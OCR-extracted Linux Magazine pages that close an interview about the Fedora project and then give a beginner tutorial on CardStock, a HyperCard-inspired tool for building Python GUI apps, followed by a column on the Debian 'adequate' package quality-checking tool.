MM: Yeah, this is absolutely a goal! We've identified our core values as "Friends, Freedom, Features, First" – and this commitment to innovation is First. We want to make sure that our software is actually functional and useful and available to a general audience, so we try to avoid the so-called "bleeding edge," but we want to bring all of the amazing ideas and work in the whole world of free and open source software – and all of those Features – to users as soon as they're ready.

We've found that a six-month release cycle is a good way to do that. If we made it longer than that, the jump between releases would be large and the integration process a lot more involved. (We know for sure, because we see Red Hat do that for RHEL.) Likewise, we don't try to do long-term maintenance, because that's really a huge amount of work that would hold us back.

Again, though, we want this to really be consumable by regular folks, so each release has a 13-month life cycle. That means that you don't need to update twice a year. You can wait until it's convenient for you, even skipping a release if you like.

LM: Does Fedora have any unique standard applications?

MM: We try not to! Some Linux distributions are really showcases for a particular idea about a desktop environment or a coherent set of utilities and applications. In fact, those are often downstreams of a "base" distribution like Fedora Linux or Debian. We see that as more our role: If you have something unique and interesting you'd like to show off, you don't need to reinvent and build the whole OS. You can just focus on the part you care about and work with the rest of our community for everything else.

LM: Name at least three reasons why a user might choose Fedora?

MM:

1. Our OS is built by a growing community of users and contributors. Anyone can join and choose to contribute – to make it better, to network and make friends, or just for fun. Getting involved is not just for software engineers – we need writers, designers, people with organizational skills, communicators, artists, and more. Even just by using Fedora Linux, you become an important part of this collaborative effort.
2. All of the software in Fedora Linux is free and open source – you can do what you like with it and share it with your friends. Plenty of software under restrictive licenses works on Fedora Linux (and some of that is easily available from third-party sources like Flathub – for example, you can install Steam that way without a fuss), but you know what you're getting and can make your own choices.
3. Fedora Linux is also incredibly flexible! We have many different editions and spins for different use cases, support lots of different hardware, and include a huge repository of software that all works together.

LM: What can you say about Fedora's future directions?

MM: In the past few years, we've seen a lot of growth and interest from new audiences and new people who are eager to get involved. We aim to double our number of contributors within the next five years. As any tech journalist knows, the future is always surprising – we don't know what will be hot in 2030, but we know that our community will be ready for whatever that is. ■■■

Info

[1] Fedora Project: *https://www.fedoraproject.org/*

[2] FSF on Fedora: *https://www.gnu.org/distros/common-distros.en.html*

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest Coast art (*http://brucebyfield.wordpress.com*). He is also co-founder of Prentice Pieces, a blog about writing and fantasy at *https://prenticepieces.com/*.

Creating a graphical Python app with CardStock

The Dealer

CardStock provides a simple development environment for building a Python graphical application.

By Marco Fioretti

CardStock [1] is a multiplatform software development tool inspired by Apple's HyperCard. CardStock's simple design greatly facilitates building graphical Python programs that can run either on your desktop or online as a web application (Figure 1). You can use CardStock to augment your applications with text, graphics, images, buttons, text entry fields, and Web Views. You can even play sounds and add clip art. In this article, I explain how to install CardStock on Linux, how it works, and how to get started.




Figure 1: This calculator is just one of the many CardStock programs you can run on *www.cardstock.run*.

Lead Image by Unsplash Amol Tyagi

Installing CardStock

The easiest way to install CardStock on any Linux distribution involves a two-step process. First, install the *libasound* and *libwebkit2gtk* development libraries from your distribution's native repositories. Second, install CardStock with pip, Python's package manager. On Ubuntu 22.04, installation looks like this:

```
sudo apt install libasound2-dev ➥
  libwebkit2gtk-4.0-dev
pip3 install cardstock
```

The CardStock manual warns that the second step, which also installs the wxPython graphical toolkit, "can take a very long time to build." In my case, pip took about 20 minutes to install wxPython on a computer with an i5 CPU running at 1.6GHz and 16GBs of RAM.

When pip finished, I found two executable files called `cardstock` and `csviewer` installed in `$HOME/.local/bin`. The `cardstock` file, the development environment shown in the figures for this article, saves your Cardstock programs as one file with a `.cds` extension. The other file, `csviewer`, is the interpreter that will actually load and execute those files when you want to use them. Assuming you saved your CardStock program as `myprogram.cds`, you can run the program by either typing

```
csviewer myprogram.cds
```

at the prompt or defining `csviewer` as the handler of `.cds` files in your file manager or desktop environment.

The CardStock Stack Designer

Both visually and structurally, CardStocks programs are stacks of cards that run one at a time, each with its own user interface. Each stack can contain multiple graphical objects and custom Python code.

You build your stack in the Designer (Figure 2), CardStock's graphical interface. In the Designer, the left panel is where you add cards and fill the cards with objects. The right panel hosts a property editor (top) and a code editor (bottom), where you can see and edit all of the current object's properties.

In the property editor top right, the leftmost button in the toolbar is the object selector (called the hand tool in CardStock's documentation). The hand




Figure 2: The Designer's default configuration, plus a demo.

tool lets you select, resize, drag, and drop objects on a card.

The other buttons in the property editor toolbar add graphical elements, all controllable with Python code. In addition to basic geometric figures, CardStock supports several types of clickable buttons as well as text entry fields, Web Views (more on this later), images, and text labels. The pencil button in the middle lets you draw freehand.

All in all, the Designer is quite easy to use. Until you get to actual coding, building software programs with CardStock feels a lot like creating a slideshow with LibreOffice Impress or similar programs. All of the objects are blocks of software code, but you can add objects to a card and then delete, move, resize, align, and group them, similar to an Impress slide. The main difference between Impress and CardStock is that each card and object must have a meaningful, unique name. If you don't do this, CardStock will assign obscure strings to each component, making your stack harder to document and debug.

You can drag and drop objects, change their style (e.g., with or without visible borders), and then adjust their position by one or more pixels at a time by moving them while you press the Shift or Alt keys. If necessary, you can even distribute objects in several overlapping layers, with the exception of text fields and Web Views, which must stay in the topmost layer.

The Code Editor

What makes CardStock really useful is how easy it is to attach event-driven Python code to any stack component. You do this in the Designer's code editor (shown in Figures 3 and 4, bottom right).

Compared to heavyweights like Emacs, vi, or Kate, the CardStock editor is pretty basic. However, it has all the basic functions: keyword suggestions and autocomplete, syntax highlighting, error highlighting, and Python regular expressions to find and replace text. CardStock also has a help function that shows information about the most recently selected property or event.

Whenever you create an object, or select an existing one, clicking on the + *Add Event* button in the code editor shows all the events applicable to that object. After selecting an event, you can enter the code that describes what should happen to the object whenever that event happens.

In Figure 3, I first clicked on the *Image* button (fifth from the left) to add a screenshot of the *Linux Magazine* home page and then rotated it 45 degrees counter-clockwise (shown as *315* – that is 360 minus 45 – for the image's *rotation* property).

Then, I clicked on + *Add Event* (for a description of the main CardStock events, see the "CardStock Events" box), selected `on_periodic`, and inserted code that tells the image to rotate 45 degrees clockwise, around its center, every time the event happens (i.e., about 30 times per second). As shown in Figure 3, the code editor prompts you with the events that can be applied to the current object via a context menu.

Next, using the hand tool to select it, I went back to configure the card. I changed its `fill_color` to yellow (Figure 4) in the property editor. In the code editor, I also defined the `on_show_card(self)` event to tell the CardStock viewer to wait three seconds every time that card is shown and then automatically move to the next card. Figure 4 also introduces what's probably the most ubiquitous variable in CardStock:




Figure 3: You set each object's initial properties in the property editor (upper right). Behavior during execution is controlled by events defined in the code editor (bottom right).

CardStock Events

CardStock supports lots of events. Some events are at the stack level. For example, `on_resize()` makes the stack redraw itself when you resize its window. Other events only involve single cards or single objects.

Due to space contraints, I've provided a few examples for each category (for the entire list, see the CardStock Reference guide [2], included in the official wiki [3]).

The `on_setup()` event applies to both cards and objects. It lets you set the initial value of every variable available for the stack or objects. I recommend using this event to avoid unpredictable behavior.

The `on_show_card(self)` event describes what happens as soon a card is shown (see Figure 4 for an example). Its counterpart, `on_hide_card()`, does the exact opposite.

The `on_periodic()` event happens inside every object or card, approximately 30 times per second (see Figure 5). Use this event for any check or code that must run continuously.

The `on_message()` and `broadcast_message()` events make their recipients execute the code they contain. With `on_message()`, the code only applies to the object it is attached to. You call it, for example, by writing `OBJECT_NAME.send_message()`. As its name implies, `broadcast_message()` goes to all of the components in the stack.

At a lower level, `on_click()` describes what happens when you click on an object, while `on_mouse_enter()`, `on_mouse_exit()`, and `on_mouse_move()` run when the cursor enters, leaves, or moves inside an object without clicking any button. To make something happen when you press the main mouse button inside an object, use `on_mouse_press()` or `on_mouse_release()`.

CardStock also can run code in response to key presses, with events like `on_key_press(self, key_name)` or `on_key_hold()`. Like `on_periodic`, these events are called approximately 30 times per second, for every key that remains pressed.

`self`. The `self` variable basically means that the code that follows applies to the same object that triggers the current event.

Figure 5 shows the results of the code from Figures 3 and 4: The card that is running in the CardStock viewer is captured during continuous rotation with the image upside down.

CardStock also lets you move and animate objects in more complex ways. The command

```
object.animate_center(3, [400,100])
```

moves the object from its current position and centers it at the coordinates 400 and 100 (in pixels) on the object's card, taking three seconds to complete the action.

Another way to move objects is to assign speed, in pixels per second, along the *X* and *Y* axes of the object's card, and set both values to 0 when the object must stop:

```
object.speed=[0,30]
object.speed=[0,0]
```

You can also change the speed on each axis automatically by adding statements to an object's `on_periodic()` event as follows:

```
self.speed.y -= 30
```

Other object properties can also be animated. For instance, to gradually change, over two seconds, the background of a card from its current color to red, you would use

```
card.animate_fill_color(2, 'red')
```

You can control the execution of these or any other animations by attaching them to an event. For example, associating the command above with an `on_mouse_enter` event would cause the card to change to red whenever a mouse pointer enters the current object.

When doing this, keep in mind that different animations happen simultaneously, while commands of the same type are executed sequentially. To end all of an object's animations, use the `object.stop_animating()` event.




Figure 4: CardStock treats cards and objects in the same way: You define their properties in the property editor and their events in the code editor.

Figure 5: The CardStock card viewer executes the programs created with the Designer. Notice how the screenshot has rotated in respect to its initial position.




Figure 6: You can control almost every parameter of a CardStock text label.




Figure 7: A CardStock text entry field, placed below the label defined in Figure 6, with a default value.

If you are interested in text processing, you can use CardStock to build data entry forms. While these forms are not visually appealing, they are very practical and easy to assemble (Figures 6 and 7).

Web View

CardStock lets you embed a basic web browser in your stack. Using the globe icon (the fourth button from the left in the Designer property editor toolbar), you can create a Web View. A Web View can render local pages (i.e., HTML code that you assign to the `HTML` property) or load the actual web page designated in the `URL` property (Figure 8).

Web Views don't compare with Firefox or Chrome due to speed, but Web Views function as actual browsers and can greatly extend your CardStock program's use cases. In Figure 9, for example, I used the search function of the *Linux Magazine* website in my CardStock stack to search for my articles.

If needed, you can even limit browsing to certain domains. You do this by explicitly listing the domains in the `allowed_hosts` property. Optionally, you can run the following JavaScript code on the web page you load:

```
webview_1.run_java_script(
  "YOUR JavaScript CODE HERE")
```

Testing and Debugging

Once you've built a stack, you can export it as a desktop or web application by saving your stack with all the images, audio files, and Python modules it needs. For web applications, CardStock uploads your program to *www.cardstock.run*. If you don't already have an account, it can help you set one up. After the upload, your web application will get a unique URL that anybody can load in their browser and run.

Before exporting, however, you first need to ensure that your application works as intended. To do this, you can check if your stack is working at any time by clicking the *Run Stack* button in the toolbar or choosing the same option in the File menu. Alternatively, you can select *Run From Current Card* and run the stack from that point.

For complete debugging, selecting *Show Console* in the menu opens a console where you can enter Python commands and check the values of some variables and read error messages, as well as anything your stack prints with the `print()` function. Indeed, if your stack contains any call to `print()`, the Console will open by itself the first time `print()` is used.

A better option is to use the Variable Inspector and the Error List for variables and error messages, respectively. The Variable Inspector (*Show | Hide Variables*) provides a compact, interactive view of all the variables in the stack and lets you change them while the stack is running.

The Error List, available from the Help menu, shows each error as a clickable link to

Figure 8: CardStock applications can even browse the Internet!




Figure 9: A CardStock Web View offers all the essential functionality of a real web browser.

the line of code that produced it. Finally, *Help* | *All Code* shows all of your stack's code.

```
21        },
22        "childModels": [
23          {
24            "type": "image",
25            "handlers": {
26              "on_periodic":
  "self.rotation -= 45"
27            },
28            "properties": {
29              "name": "image_1",
30              "size": [
31                222,
32                242
33              ],
34              "position": [
35                56.0,
36                207.0
37              ],
38              "file": "/home/marco/
  linux-magazine-screenshot.png",
39              "fit": "Contain",
40              "rotation": 315.0,
41              "xFlipped": false,
42              "yFlipped": false
43            }
44          }
45        ]
```

Figure 10: The CardStock source code shown here corresponds to the image settings and event definition shown in Figure 3.

Conclusions

Now that you know the basics, the most efficient way to learn programming with CardStock is to study and hack the many examples available from the CardStock File menu.

In my opinon, the most intriguing part of CardStock is that its executable `.cds` files are not binary files; they are plain text files. If you compare the portion of the `.cds` file shown in Figure 10 with Figure 3, you will immediately see that image settings and event definition in Figure 3 make up the source code shown in Figure 10!

Info

[1] CardStock: *https://github.com/benjie-git/CardStock*

[2] CardStock Reference: *https://github.com/benjie-git/CardStock/wiki/Reference*

[3] CardStock wiki: *https://github.com/benjie-git/CardStock/wiki*

Much like shell scripts, `.cds` files are just plain text files that tell the CardStock viewer what it should draw and do. This means that you can copy, paste, mix, or even generate CardStock programs automatically by having other software write `.cds` files.

Even ignoring this feature, I recommend CardStock as a fun, efficient, and well-documented way to start learning Python programming, which may have very practical applications in schools and small businesses. ■■■

Author

Marco Fioretti (*http://mfioretti.substack.com*) is a freelance author, trainer, and researcher based in Rome, Italy, who has been working with free/open source software since 1995 and on open digital standards since 2005. Marco also is a board member of the Free Knowledge Institute (*http://freeknowledge.eu*).

Quality-testing for Debian packages

More Than Adequate

The adequate command-line tool helps users pinpoint problems with installed DEB packages. *By Bruce Byfield*

Like `less` and `most`, `adequate`'s [1] name is an both an understatement and a mild joke. A tool for analyzing the quality of installed DEB packages, `adequate` is actually a rigorous test of quality control based on the Debian Policy Manual [2], which makes its results far beyond adequate. Like many Debian packages, `adequate` was written for maintainers, but it is also a useful tool for cautious average users.

You can find `adequate` in the repositories of Debian, Ubuntu, and Linux Mint. Average users will find `adequate` useful because, as mentioned in a previous column [3], using a variety of repositories can be a gamble. You should rarely need `adequate` in Debian Stable, whose packages have been thoroughly tested by the time they are placed in the repository and may have been updated to fix bugs and plug security holes. Similarly, in most cases, packages from Testing should also be reasonably safe. However, packages in Unstable are much more of a gamble, not least because some developers place new packages directly into Unstable rather than introducing them into Experimental.

Outside the Debian structure, the risk is even higher, whether you are using packages that originate in a Debian derivative such as Ubuntu or a development platform such as Ubuntu's Personal Package Archives (PPA), GitHub, or GitLab. On such development platforms, any packages the developers take time to make is sometimes second in importance to coding, or they are made by someone with limited knowledge of Debian packaging. Any standards are a matter of personal preference. Not all the data provided by `adequate` is relevant to ordinary users (e.g., the absence of a copyright notice). Nonetheless, by running any package through `adequate`, average users can pinpoint the source of problems, possibly repair them, and file more meaningful bug reports. However `adequate` is used, it offers an insight into the structure of Debian and its derivatives.

The Debian Policy Manual, which `adequate` is based on, is a lengthy document that describes the structure of Debian packages and repositories. It has grown tremendously since first written in 1996 by Ian Jackson. Although little known to casual users or outsiders, the Debian Policy Manual has frequently been described by Debian members and officers as what makes Debian what it is, rather than the packaging system or any other core software. The Debian Policy Manual covers a wide variety of subjects, ranging from the naming of packages, versioning, package descriptions, dependencies, required fields, pre- and post-install scripts for both binary and source files, and breaking or conflicting packages. If `adequate` detects no violations of the Debian Policy Manual, you can be reasonably sure that installing a package will not cripple your system or require long hours to undo.

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest Coast art (*http://brucebyfield.wordpress.com*). He is also co-founder of Prentice Pieces, a blog about writing and fantasy at *https://prenticepieces.com/*.

```
root@ilvarness:~# adequate --all
node-clipboard: broken-symlink /usr/share/nodejs/clipboard/demo -> ../../doc/node-clipboard/demo
drkonqi: py-file-not-bytecompiled /usr/share/drkonqi/gdb/preamble.py
kde-spectacle: py-file-not-bytecompiled /usr/share/kconf_update/50-clipboard_settings_change.py
libreoffice-common: py-file-not-bytecompiled /usr/lib/libreoffice/program/mailmerge.py
libreoffice-common: py-file-not-bytecompiled /usr/lib/libreoffice/program/msgbox.py
```

Figure 1: The start of `adequate`'s report on all installed packages.

Using Adequate

You can use `adequate` in several ways. The structure

```
adequate PACKAGENAME
```

reports on a single package, using only the package name without a version number (i.e., *coreutils*, not *coreutils-9.1-1*). If no problems exist, `adequate` exits without feedback. More comprehensively,

```
adequate --all
```

reports on all the packages installed on a system (Figure 1). To be specific, you can use the option with the tags listed in the man page (see Table 1). If a tag identifies a problem, you may find an explanation in the corresponding section of the Debian Policy Manual or, occasionally, some other Debian documentation. Conversely,

```
--tags -TAG1,TAG2
```

lists tags not to be checked (notice the minus sign before the list of tags). With any of these structures, the `--debconf` option displays any results using debconf, Debian's commmand-line GUI (Figure 2).

At least theoretically, false positives can occur. If, after reading the man page documentation, you are confident that

Table 1: Tags to Pinpoint Specific Problems

Tag	Meaning	Debian Policy Manual Reference or Other
`bin-or-sbin-binary-requires-usr-lib-library`	The binary in `/bin` or `/sbin` that requires a library in `/usr/lib`. It is impossible to use this binary before `/usr` is mounted.	
`broken-binfmt-detector`	The detector registered with `update-binfmts(8)` does not exist.	
`broken-binfmt-interpreter`	The interpreter registered with `update-binfmts(8)` does not exist.	
`broken-symlink`	A symlink points to a nonexistent file.	
`incompatible-licenses`	The licenses of the libraries the binary is linked to are incompatible.	
`ldd-failure`	Running `ldd -r` on the file failed unexpectedly.	https://bugs.debian.org/710521
`library-not-found`	Library missing, possibly because of a broken symlink	6.5: Summary of ways maintainer scripts are called; 12.5: Copyright information
`missing-alternative`	This package manager provides a terminal emulator, but it is not registered as an alternative or a virtual package.	11.8.3: Packages providing a terminal emulator; 11.8.4: Packages providing a window manager
`missing-copyright-file`	No copyright file provided	6.6: Details of unpack phase of installation or upgrade; 12.5: Copyright information
`missing-pkgconfig-dependency`	Dependency of a `pkg-config` (`.pc`) file not provided.	8.4: Development files
`missing-symbol-version-information`	The binary's library provides only unversioned symbols.	
`obsolete-conffile`	The conffile that previously shipped with the package in no longer included in the current version, but the conffile has not been removed or updated.	`https://wiki.debian.org/DpkgConffileHandling`; `dpkg-maintscript-helper(1)`
`program-name-collision`	This package has the same name as another program.	10.1: Binaries
`py-file-not-bytecompiled`	This package ships Python modules that are not byte-compiled.	Python Policy 2.6
`pyshared-file-not-bytecompiled`	This package ships Python modules in `/usr/share/pyshared` that are not byte compiled.	Python Policy 1.5; Python Policy 2.6
`symbol-size-mismatch`	The symbol has changed size since the package was built.	
`undefined-symbol`	The symbol has not been found in the libraries linked with the binary.	

adequate has uncovered a bug, you can paste adequate's results into a bug report. If you are uncertain, contact debian-qa@lists.debian.org first.

A Cautionary Note

Near its start, the Debian Policy Manual warns [4]: "This manual cannot and does not prohibit every possible bug or undesirable behaviour. The fact that something is not prohibited by Debian policy does not mean that it is not a bug, let alone that it is desirable."

A little further down, the manual lays out the terms used to describe what must be done, as opposed to best practices, and what is optional or discouraged.

The same limitations also apply to adequate. While adequate detects whether major requirements are followed, it may not detect optional or discouraged practices. Just as importantly, adequate does not detect whether a package does what it is supposed to do. All it detects is whether a package's structure conforms to the Debian Policy Manual's expectations. That is worth knowing, but it is not a comprehensive guarantee.

For that reason, adequate should be combined with a basic caution. Simply put, a package with few dependencies, or with no fixed, obsolete, or cutting-edge version requirements, is less likely to cause any systemic problems. This information can be easily found on the Debian packages' web pages for the Unstable or Experimental repositories, or, with exterior packages, by looking at the source code or using the --apt-preinst to view the preinstall scripts. What adequate provides is package data that can help users locate the source of any problems. ■■■

Info

[1] adequate: *https://manpages.debian.org/unstable/adequate/adequate.1.en.html*

[2] Debian Policy Manual: *https://www.debian.org/doc/debian-policy/*

[3] "Tips for Mixing Safely" by Bruce Byfield, *Linux Magazine*, issue 266, January 2023, *https://www.linux-magazine.com/Issues/2023/266/Mixing-Debian-Repositories/(language)/eng-US*

[4] Debian Policy Manual scope: *https://www.debian.org/doc/debian-policy/ch-scope.html*




